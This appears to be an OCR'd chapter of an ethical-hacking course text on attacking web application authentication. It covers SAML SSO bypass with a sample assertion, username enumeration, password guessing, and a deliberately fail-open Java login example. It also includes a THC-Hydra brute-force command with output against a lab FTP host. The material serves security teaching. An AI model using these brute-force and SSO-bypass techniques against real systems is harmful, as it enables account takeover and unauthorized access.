
Cookie No HttpOnly Flag
URL: http://www.google.com
Risk: Low
Confidence: Medium
Parameter: 1P_JAR
Attack:
Evidence: Set-Cookie: 1P_JAR
CWE ID: 16
WASC ID: 13

Alerts 0 4 10 4
Current Scans 0 0 1802 0 0 1 0 0

https://www.owasp.org

Bypass Authentication: Bypass SAML-based SSO

- Single Sign-on (SSO) authentication processes permit a user to sign into an application using a single set of credentials and use the same login session to **access multiple applications** irrespective of domains or platforms
- The communication between these applications can be done through SAML messages
- SAML messages are encrypted using **Base64 encoding** and can be easily decrypted to extract the content of messages
- Attackers use tools such as SAML Raider to bypass SAM-based SSO authentication


Burp Suite Community Edition v1.7.33 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts SAML Raider Certificates
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex SAML Raider
XSW Attacks
Preview in Browser... Reset Message
Apply XSW
XML Signature
Remove Signatures (Re-)Sign Assertion
Send Certificate to SAML Raider Certs (Re-)Sign Message
Search

Request to [redacted]

XSW Attacks: XSW1

Assertion

Condition Not Before 2018-04-25T19:41:25.701Z
Condition Not After 2018-04-25T19:46:55.701Z
Issuer [redacted]

Signature

Signature Algorithm http://www.w3.org/2000/09/xmldsig#rsa-sha1
Digest Algorithm http://www.w3.org/2000/09/xmldsig#sha1

Subject

Subject Conf. Not Before
Subject Conf. Not After 2018-04-25T19:46:55.701Z

Encrypted with

```
NJsq</ds:X509Certificate>
            </ds:X509Data>
        </ds:KeyInfo>
    </ds:Signature>
    <saml:Subject>
        <saml:NameID Format="urn:oasis:names:tc:SAML:2.0:nameid-format:persistent">admin@megauniversity.com.fakedomain.com</saml:NameID>
        <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
          <saml:SubjectConfirmationData
            InResponseTo="_4895f47294b26d28cf642edee2abe6d9"
            NotOnOrAfter="2018-04-25T19:46:55.701Z" Recipient="https://megauniversity.edu/Shibboleth.sso/SAML2/POST"/>
        </saml:SubjectConfirmation>
    </saml:Subject>
    <saml:Conditions NotBefore="2018-04-25T19:41:25.701Z" NotOnOrAfter="2018-04-25T19:46:55.701Z">
        <saml:AudienceRestriction>
          <saml:Audience>https://megauniversity.edu/shibboleth</saml:Audience>
        </saml:AudienceRestriction>
    </saml:Conditions>
```

https://portswigger.net

Attack Authentication Mechanism

In general, web applications authenticate users through authentication mechanisms such as login functionality. During web application analysis, attackers try to find authentication vulnerabilities such as weak passwords (e.g., short or blank, common dictionary words or names, user's names, defaults). Attackers exploit these vulnerabilities to gain access to the web application by network eavesdropping, brute-force attacks, dictionary attacks, cookie replay attacks, credential theft, etc.

Most authentication mechanisms used by web applications have design flaws. Attackers can identify these flaws and exploit them to gain unauthorized access to the web application. Such design flaws include failure to check password strength, insecure transmission of credentials over the Internet, etc. Web applications usually authenticate their clients or users by a combination of a username and password, which can be identified and exploited.

- **Username Enumeration**

  Attackers can enumerate usernames in two ways: **verbose failure messages** and **predictable usernames**.

  - **Verbose Failure Message**

    In a typical login system, the user enters two fields, namely username and password. In some cases, an application will ask for additional information. If the user is trying to log in and fails, it implies that at least one field was incorrect. This provides grounds for an attacker to exploit the application.

    Examples:

    - Account <username> not found

    - Incorrect password provided
    - Account <username> has been locked out

  - **Predictable Usernames**

    Some applications automatically generate account usernames according to some predictable sequence. This makes it very easy for the attacker to discern the sequence for a potentially exhaustive list of all valid usernames.

- **Password Attacks**

  A password attack is a process of trying various password cracking techniques to discover a user account password by which the attacker can gain access to an application.

  Methods for cracking passwords include the following:

  - Password functionality exploits
  - Password guessing
  - Brute-force attack
  - Dictionary attack
  - Attack password reset mechanism

- **Session Attacks**

  The following types of session attacks are employed by attackers against authentication mechanisms:

  - **Session prediction**: It focuses on predicting session ID values that allow the attacker to bypass the authentication mechanism of an application. By analyzing and understanding the session ID generation process, the attacker can predict a valid session ID value and gain access to the application.
  - **Session brute-forcing**: An attacker brute-forces the session ID of a target user and uses it to log in as a legitimate user and gain access to the application.
  - **Session poisoning**: It allows an attacker to inject malicious content, modify the user´s online experience, and obtain unauthorized information.

- **Cookie Exploitation**

  Cookie exploitation attacks are of the following types:

  - **Cookie poisoning**: It is a type of parameter tampering attack in which the attacker modifies the cookie contents to draw unauthorized information about a user and thus perform identity theft.
  - **Cookie sniffing**: It is a technique in which an attacker sniffs a cookie containing the session ID of the victim who has logged in to a target website and uses the cookie to bypass the authentication process and log in to the victim’s account.

  - **Cookie replay**: It is a technique used to impersonate a legitimate user by replaying the session/cookie that contains the session ID of that user (as long as he/she remains logged in). This attack stops working once the user logs out of the session.

- **Bypass Authentication**
  - **Bypass SAML-based SSO**: Attackers take advantage of signature misconfigurations, session expiry timeouts, session replays, misdirected SAML messages, etc., to bypass SAML-based SSO authentication.

Design Flaws in Authentication Mechanism

Authentication mechanisms are more vulnerable to attacks than other implementations involved in web application security. Applications usually validate a user via his/her login credentials; even a minor weakness in this authentication process can lead to serious consequences such as granting access to illegitimate users.

- **Bad Passwords**: Any application is designed to have minimum control over checking and validating the user credentials. Users often come across applications that accept passwords such as blank or short values, ordinary names, dictionary words, the same password as the username, and default parameters. Such passwords can be easily guessed by the attackers, allowing them to access the application resources.

- **Brute-Forcible Login**: The login feature of an application allows an attacker to predict user credentials, through which the attacker can enter the application illegitimately. If the application permits numerous login attempts without any restrictions, such as blocking an account after a certain number of attempts, attackers can continue to try different passwords until they find the right one. Thus, even an unprofessional hacker can log in by manually entering different password combinations.

- **Verbose Failure Messages**: Any login form of an application requests users to feed at least two fields, namely username and password. A few applications may also ask for additional parameters such as DOB, answer to a security question, and OTP pin, to validate a user. If the login attempt is unsuccessful, the application indicates that the information provided is not valid. When the application specifies which field is incorrect or pops up reasons for denying access, attackers can easily exploit that field by trying a large set of similar names or words to enumerate valid data required to access the application. The list of enumerated data can also be used later for social engineering.

- **Insecure Transmission of Credentials**: If an application makes an insecure HTTP connection to pass sensitive information, it becomes susceptible to MITM attacks, through which attackers can eavesdrop on and impede data transmission. Even though the HTTPS connection is made, attackers can still steal the credentials if the application handles credentials in an insecure manner such as passing information as query string parameters, and storing credentials in cookies.

- **Password Reset Mechanism**: In most applications, the password reset mechanism is mandatory and applied periodically to reduce the threat of compromised passwords. Moreover, when users notice misuse of their credentials, they can change their passwords immediately to prevent illegitimate use. Sometimes, this password reset feature can also be exploited. Vulnerabilities that are ignored in the main login function can appear again in the password reset mechanism. Some of the flaws in the password reset mechanism are as follows:

  - Generating the verbose error, specifying if the username is valid
  - Enabling guessing of “Existing password” field without any restrictions
  - Checking if “New Password” and “Confirm Password” fields comprise the same values only after authenticating the existing password, thereby permitting an attack to be successful in identifying the existing password explicitly

- **Forgotten Password Mechanism**: As with the password change mechanism, methods for recovering forgotten passwords often entail issues that are commonly ignored in the main login function, such as enumerating usernames. Additionally, several design flaws in the forgotten password mechanism often make it more vulnerable, through which the overall authentication logic of an application is targeted. Some of the flaws in the forgotten password mechanism are as follows:
  - Providing a secondary challenge when a user forgets a password
  - Developers often ignore the chances of the application being brute-forced during the password recovery process. If the application allows any number of attempts to recover the password, it is highly likely that the password will be recovered by guessing random answers related to the user
- **“Remember Me” Functionality**: Applications also provide the “Remember Me” function for convenience to avoid reentry of the username and password when a user tries to sign into an application from his/her device repeatedly. This mechanism is often vulnerable because the user can be attacked from both a local computer and users on other machines. “Remember Me” functions are enforced with some persistent cookies. When these cookies are initiated, the application trusts them as they were already stored in the earlier session and generates a new session without asking for the login credentials again. Attackers can try a list of ordinary words or enumerated usernames to gain complete access to the application without being validated.
- **User Impersonation**: Some privileged users access applications using other user credentials to assist the original users in performing their operations. For instance, if the Internet connection is broken, the user contacts the service provider to seek advice. Then, the customer care executive logins with the user data in his or her system and assists the user in resolving the service outage. If an application allows privileged users to impersonate others, any flaws in the impersonating logic can lead to vertical privilege escalation, though which an attacker can gain complete access to the application.
- **Improper Validation of Credentials**: Applications are designed with proper authentication mechanisms such as accepting passwords with a minimum length and allowing case-sensitive (upper and lower case), numeric, and special characters. By contrast, a poorly designed application’s authentication mechanisms not only ignore

good security implementations but also fail to consider the user's attempts to apply strong password characters.

For instance, some applications shorten the password and evaluate only the first few characters. A few applications check for case-insensitive passwords and others perform unusual character stripping before password checks. Attackers can perform automated-password guessing attacks on such applications to remove the unwanted test cases and shorten the number of requests required to compromise an account.

- **Predictable Usernames and Passwords**: A few applications produce usernames automatically based on a predictable sequence. Attackers exploit this characteristic of an application and instantly acquire the valid list of usernames, through which they can perform further attacks.

  Sometimes, the user list is created all at once or in the form of groups, and all these users' initial passwords are distributed via some sources. The sources for creating passwords can allow the attacker to guess the passwords of the users. Such vulnerabilities are often triggered within an intranet environment.

- **Insecure Distribution of Credentials**: Most applications adopt a procedure in which the login credentials are supplied via SMS, email, post, etc. In some cases, what is supplied to users may include not only login credentials but also a URL consisting of an "activation code" to change the system-generated or initially generated passwords. If a bunch of such URLs are sent to the same users, attackers can discover this activity by enrolling multiple user accounts and deduce the activation codes sent via URLs to the newly enrolled and yet-to-be enrolled users.

Implementation Flaws in Authentication Mechanism

Sometimes, carefully designed application security mechanisms open gateways to attacks due to some mistakes in their enforcement. These mistakes may lead to information leakage, bypassing of login security, or diminishing of the entire security module. Implementation flaws in authentication are more dangerous as they cannot be discovered with normal testing methods. Some of the implementation flaws in authentication mechanisms are as follows:

- **Fail-Open Login Mechanism**: It is a logic defect that leads to significant consequences in the authentication process. For instance, invoking db.getUser() can trigger some exceptions, such as a null pointer exception, as the requested function has no username or password credentials but it can still log in. This session may be dependent on a specific user identity; hence, even when it is not fully functional, it can still allow attackers to access critical information or functionality.

  Example,

```
Public Response verifyLogin(Session mySession) {
  try {
        String username = mySession.getParameter ("username");
        String password = mySession.getParameter ("password");
        User thisUser = db.getUser (username, password);
```

```
            if (thisUser == null) {
                //invalid credentials
                mySession.setMessage ("Login Failed.");
                return doLogin(mySession);
                }
        }
        catch (Exception e) {}
        //valid user
        mySession.setMessage ("Login successful!");
        return doMainMenu(mySession);
  }
```


- **Flaws in Multistage Login Functionality**: Multistage login functionality is an advanced security mechanism for username-and-password-based login models. This login method is performed in three stages: username and password entry, a challenge for certain input digits or memorable characters, and value submissions disclosed on changing a physical token. The first stage involves users validating themselves with their username or other valid input, and the remaining stages carry out different validation checks. Such validations often come with different vulnerabilities known as logic defects.
- **Insecure Storage of Credentials**: Although an application may have no inherent flaws, it can make itself vulnerable by storing login credentials in an insecure way. In general, applications store user credentials in a database in an unencrypted form. Some applications use weak encryption algorithms to encrypt and store credentials. Vulnerabilities in such implementations allow attackers to perform brute-force and password cracking attacks.

Username Enumeration

Source: *https://wordpress.com*

If a login error states which of the username or password is incorrect, that field can be guessed using the trial-and-error method.

Consider the following example. An attacker tries to enumerate the username and password of "**Rini Matthews**" on **wordpress.com**. In the first attempt, the attacker tries to login as "**rini.matthews**," which results in the login failure message "**invalid email** or **username**."




ERROR: Invalid email or username. Lost your password?

Email or Username
rini.matthews
Password

Figure 14.62: Error message for username does not exist

In the second attempt, the attacker tries to login as "**rinimatthews**," which results in a message stating that the password entered for the username is incorrect, thus confirming that the username "**rinimatthews**" exists.



ERROR: The password you entered for the email or username **rinimatthews** is incorrect. Lost your password?

Email or Username
rinimatthews
Password

Figure 14.63: Error message for username successfully enumerated to rinimatthews

Note: Username enumeration from verbose error messages will fail if the application has an account lockout policy, whereby the account is automatically locked after a certain number of failed login attempts.

Some applications automatically generate account usernames based on a sequence (e.g., "user101," "user102"). Therefore, attackers can perform username enumeration by determining the appropriate sequence.

Password Attacks: Password Functionality Exploits

- **Password Changing**: Determine the password change functionality within the application by spidering the application or creating a login account. Try random strings for the “Old Password”, “New Password”, and “Confirm the New Password” fields and analyze errors to identify vulnerabilities in the password change functionality.

- **Password Recovery**: **“**Forgot Password” features generally present a challenge to the user; if the number of attempts is not limited, an attacker can guess the answer and solve the challenge successfully with the help of social engineering. Applications may also send a unique recovery URL or existing password to an email address specified by the attacker if the challenge is solved.
- **‘Remember Me’ Exploit**: “Remember Me” functions are implemented using a simple persistent cookie such as RememberUser=jason or a persistent session identifier such as RememberUser=ABY112010. Attackers can use an enumerated username or predict the session identifier to bypass authentication mechanisms.

Password Attacks: Password Guessing

As its name implies, password guessing is the process of guessing possible user keywords that might constitute an account password until eventually arriving at the correct one. To guess passwords, attackers use techniques such as password lists and password dictionaries.

- **Password List**

  The majority of keywords used for preparing the password list includes certain daily usage words such as birth date, street name, nickname, anniversary date, phone number, pin number, parent’s or friend’s name, and pet’s name.

  Create a list of possible passwords using the most commonly used passwords as well as footprinting and social engineering techniques, and try each password until the correct password is discovered.

- **Password Dictionary**

  A password dictionary is the compilation of word and number combinations that could be passwords. This type of attack saves time compared to a brute force attack.

  Create a dictionary of all possible passwords using tools such as **Dictionary Maker** to perform dictionary attacks.


- **Tools**

  Password guessing can be performed manually or using automated tools such as THC-Hydra, Burp Suite, and Dictionary Maker.

  - **THC-Hydra**

    Source: *https://www.thc.org*

    THC-Hydra is a network logon cracker that supports many different services, such as IPv6 and Internationalized RFC 4013. It comes with a GUI and supports HTTP proxy and SOCKS proxy. Furthermore, it uses various authentication methods for services, including Firebird, FTP, IMAP, LDAP, MS-SQL, RDP, SMTP, SNMP, and Telnet.



```
┌─[root@parrot]─[~]
└──╼ #hydra -L /root/Wordlists/Usernames.txt -P /root/Wordlists/Passwords.txt
 ftp://10.10.10.10
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secr
et service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-01-09 01:
50:38
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/
p:173), ~2574 tries per task
[DATA] attacking ftp://10.10.10.10:21/
[21][ftp] host: 10.10.10.10   login: Martin   password: apple
```

Figure 14.64: Screenshot of THC-Hydra

Password Attacks: Brute-forcing

Brute-forcing is another method used for cracking passwords. Guessing becomes crucial when the password is long or contains letters in upper and lower cases. If numbers and symbols are used, it could take several years to guess the password, which is impractical.

Try to crack the password by trying all possible values from a set of alphabetical, numerical, and special characters. Use password cracking tools such as Burp Suite to crack the password.

Password Cracking Tools

Some brute-forcing tools for cracking passwords are described below.

